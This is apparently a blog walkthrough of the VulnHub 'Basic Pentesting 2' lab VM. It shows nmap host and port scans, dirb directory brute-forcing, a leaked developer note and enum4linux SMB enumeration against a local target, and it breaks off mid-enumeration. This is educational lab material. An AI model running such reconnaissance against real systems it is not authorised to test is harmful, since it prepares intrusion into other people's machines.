# Basic pen-testing vulnhub machine 2 hacking

By *Prabhudarshan Samal*

This article is about a well-illustrated write-up based on hacking activities in an educational temperament and non-abusive intent.

The techniques and resources provided by the article are totally intended for educational purposes. We do not encourage any kind of malignant or malicious activities inspired by this article


Here is the source  for the vulnhub machine on which we are going to perform hacking techniques
:
https://www.vulnhub.com/entry/basic-pentesting-2,241/

Download this machine and install it in the virtual box you can get either torrent or zip file of it but downloading the .ova file and configuring and installing it on the oracle virtual box will be smooth sailing.

So before going to the actual core techniques and steps I wish to tell you that please set the network configuration of both the settings to NATnetwork so that the two machines can work in a LAN network and the machines using the same network is hackable.

Now we start our stages to hack it

# 1. Information Gathering




```
┌──(root💀kali)-[~]
└─# ipconfig
Command 'ipconfig' not found, did you mean:
  command 'ifconfig' from deb net-tools
  command 'iwconfig' from deb wireless-tools
  command 'iconfig' from deb ipmiutil
Try: apt install <deb name>

┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe50:4c14  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:50:4c:14  txqueuelen 1000  (Ethernet)
        RX packets 278311  bytes 17789267 (16.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 322816  bytes 19418619 (18.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root💀kali)-[~]
└─# nmap -sn 10.0.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 11:29 EST
Nmap scan report for 10.0.2.1
Host is up (0.00052s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00043s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0012s latency).
MAC Address: 08:00:27:2B:81:95 (Oracle VirtualBox virtual NIC)
```

_What we tried to perform here is we search for network configuration i.e ipv4 address of the hacker machine and used the command “ifconfig”


This command gives us the ipv4 address of the system and next what we tried is we performed a  ping scan using the tool Nmap and went for scanning to the entire network and got some of the hosts.

After performing an aggressive scan on each of the trial and error ports we came to know that port 22 which has secure shell ssh service running it also has not achieved encryption so by searching this 10.0.2.6/ as URL on the web we get…………………….



```
┌──(root💀kali)-[~]
└─# nmap -A -sV -p- -T4 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 11:19 EST
Nmap scan report for 10.0.2.6
Host is up (0.00061s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:53:13:07 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m57s, deviation: 2h53m12s, median: -2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```


Note: Along with the explanation of the ping command and other nmap commands the scanning and enumeration stage is also parallely going.



Undergoing maintenance


Please check back later

Now after searching in URL we get a webpage under construction but we need to see the source view so we do right click and avail the view-source option




```
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
```

Wait a minute seems like something is fishy in this comment line it is asking for dev tools so this is our hint we go for dirbuster to obtain the directories of such files



```
┌──(root💀kali)-[~]
└─# dirb http://10.0.2.6

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Feb 28 11:30:31 2022
URL_BASE: http://10.0.2.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.6/ ----
==> DIRECTORY: http://10.0.2.6/development/
+ http://10.0.2.6/index.html (CODE:200|SIZE:158)
+ http://10.0.2.6/server-status (CODE:403|SIZE:296)

---- Entering directory: http://10.0.2.6/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Feb 28 11:30:33 2022
DOWNLOADED: 4612 - FOUND: 2

┌──(root💀kali)-[~]
└─#
```

So we find development directory now to find it out we go for 10.0.2.6/development




# Index of /development

```
   Name                    Last modified      Size  Description
Parent Directory                               -
dev.txt                 2018-04-23 14:52   483
j.txt                   2018-04-23 13:10   235
```

*Apache/2.4.18 (Ubuntu) Server at 10.0.2.6 Port 80*

So here is one potential vulnerability discovered two text files are found let us peek into them




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

It is the content of dev.txt


Now we going to perform gaining and maintaining access stages

# 4. Gaining and Maintaining access




```
┌──(root💀kali)-[~]
└─# enum4linux 10.0.2.6/
ERROR: Target hostname "10.0.2.6/" contains some illegal characters

┌──(root💀kali)-[~]
└─# enum4linux 10.0.2.6
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 28 11:34:26 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.0.2.6
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 10.0.2.6    |
 ================================================
[+] Got domain/workgroup name: WORKGROUP

 ========================================
|    Nbtstat Information for 10.0.2.6    |
 ========================================
Looking up status of 10.0.2.6
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =================================
|    Session Check on 10.0.2.6    |
 =================================
[+] Server 10.0.2.6 allows sessions using username '', password ''
```

Enum4linux is a tool to scan the ip for getting almost the user count session user information etc it is also an information-gathering tools



```
S-1-5-21-2853212168-2008227510-3551253869-1043 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1044 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1045 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1046 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1047 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1048 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1049 *unknown*\*unknown* (8)
